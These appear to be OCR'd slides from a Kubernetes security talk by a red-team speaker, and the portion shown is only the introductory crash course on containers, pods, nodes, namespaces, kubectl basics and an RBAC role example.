WTF IS A KUBERNETE

And how do I attack it?

Graham Helton

Agenda

01 Mandatory Kubernetes Crash-course for people who just wanna hack things

02 Hacking Kubernetes

03 Cluster Compromise Walkthrough

04 Releasing [redacted]

/usr/bin/whoami

- Red Team Specialist @ Google
  - Scope = Offensive Architecture & Advisement
- Blog -> GrahamHelton.com
- Socials -> GrahamHelton.com/links


- Likes:
  - Coffee
  - Cooking in cast iron skillets
  - Tetris
  - Cats
  - Linux
- Dislikes
  - Windows

PART 1

WTF is a Kubernete?

Virtual machines


- Need to run multiple instances of an application? Put it in a virtual machine
- Cons:
  - A whole operating system is needed for every app
  - Hard to maintain automatically
  - Slow(er) to scale, harder to automate
  - Used more compute ($$$)



Source: https://www.docker.com/resources/what-container/

Containers!


- Think of a container like a partitioned VM
  - Host OS gives each container a slice of it’s resources
    - Network namespace
    - Hostname (UTS)
    - PID namespace
    - etc



Source: https://www.docker.com/resources/what-container/

Microservices

- Aka: Cloud Native Applications
- Each service runs in it’s own container
- Many benefits
  - Scaling
  - Easier to update
  - Easier on devs
- Cons
  - Complexity



Source: https://medium.com/design-microservices-architecture-with-patterns

Kubernetes

- Kubernetes is a container orchestration tool
- Running software takes a lot of resources (aka money) -- So only run as much as you need
- Automatically spin resources up and down based on demand
- Container Crash? Just start a new one.
- ~~Drastically over complicate running something simple like a webserver~~

Whats coopernetties


Pods

Each one is a container

- A container for your containers....
- Pods can contain 1 or more container
- Smallest “unit” of Kubernetes

Pods


Each one is yummy




- A container for your containers….
- Pods can contain 1 or more container
- Smallest “unit” of Kubernetes
- It’s kinda like a lunchable…


Node Type #1: Worker

- Nodes are the compute resource for Pods
- Nodes can run many Pods
- Every Node has a Kubelet






Node Type #2: Control




- The of Kubernetes
- **API Server:** Where all communication to the cluster happens
- **etcd:** The “database” that stores the state of the cluster.
- **Scheduler:** Waits for new “tasks” then schedules those tasks to a node




Note: There are other control node components not pictured

Namespaces

- “Isolate” Kubernetes Resources
- Mental model: “Subnetting” of Kubernetes Resources
- Examples:
  - Dev | Staging | Prod
- Many resources are Namespace scoped





kubectl

- Interact with a cluster
- Uses KubeConfig files for cluster access
  - Think of this file as an AWS access key and secret access key pair
- kubectl VERB ACTION flags
- kubectl [get|delete|create|describe...] [pod|secret|namespace...]
  - kubectl get pod -> list all the pods (in the default namespace)
  - kubectl get pod -n prod -> list all the pods in the prod namespace
  - kubectl get pod mypod -> get a single pod named mypod
  - kubectl delete pod mypod -> delete the pod “mypod”
  - kubectl describe pod mypod -> get verbose info of a pod (and logs)
  - kubectl get namespace -> list all namespaces
  - kubectl get ns -> list all namespaces

RBAC

- Role based access control
- Explicitly define what **IS** allowed. Deny all others.
- Implement least privilege*
- RBAC can be assigned to service accounts
- Not always obvious what should be allowed

pod-viewer-role.yaml

```yaml
# Example modified from k8s docs
# The version of the Kubernetes API you're using
apiVersion: rbac.authorization.k8s.io/v1
# The type of object to create. In this case, a role.
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
# Which API group can be accessed.
- apiGroups: [""]
  # The resource able to be accessed with verbs
  resources: ["pods"]
  # What the role is allowed to access with kubectl
  verbs: ["get", "list"]
```

RBAC

```
smores@campfire:~ $ kubectl get pods
NAME                          READY
app-with-rce                  1/1
dvwa                          1/1
dvwa-ffd47cf48-fxbln          1/1
dvwa-mysql-66d7b7c59f-cvbbs   0/1
dvwa-mysql-9ddd77d75-5b6rt    0/1
dvwa-web-59b677c755-q7zpv     1/1
nginx-bb6558558-5w4k6         1/1
normal-pod                    2/2
operator-init--1-hfst6        0/1
operator-rce                  1/1
super-serious-secure-app      1/1
```

pod-viewer-role.yaml


```yaml
# Example modified from k8s docs
# The version of the Kubernetes API you're using
apiVersion: rbac.authorization.k8s.io/v1
# The type of object to create. In this case, a rol
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
# Which API group can be accessed.
- apiGroups: [""]
  # The resource able to be accessed with verbs
  resources: ["pods"]
  # What the role is allowed to access with kubectl
  verbs: ["get", "list"]
```


```
smores@campfire:~ $ kubectl get pod normal-pod
NAME         READY   STATUS    RESTARTS      AGE
normal-pod   2/2     Running   2 (24h ago)   24h
```

1. Engineer “writes” a manifest


nginx.yaml

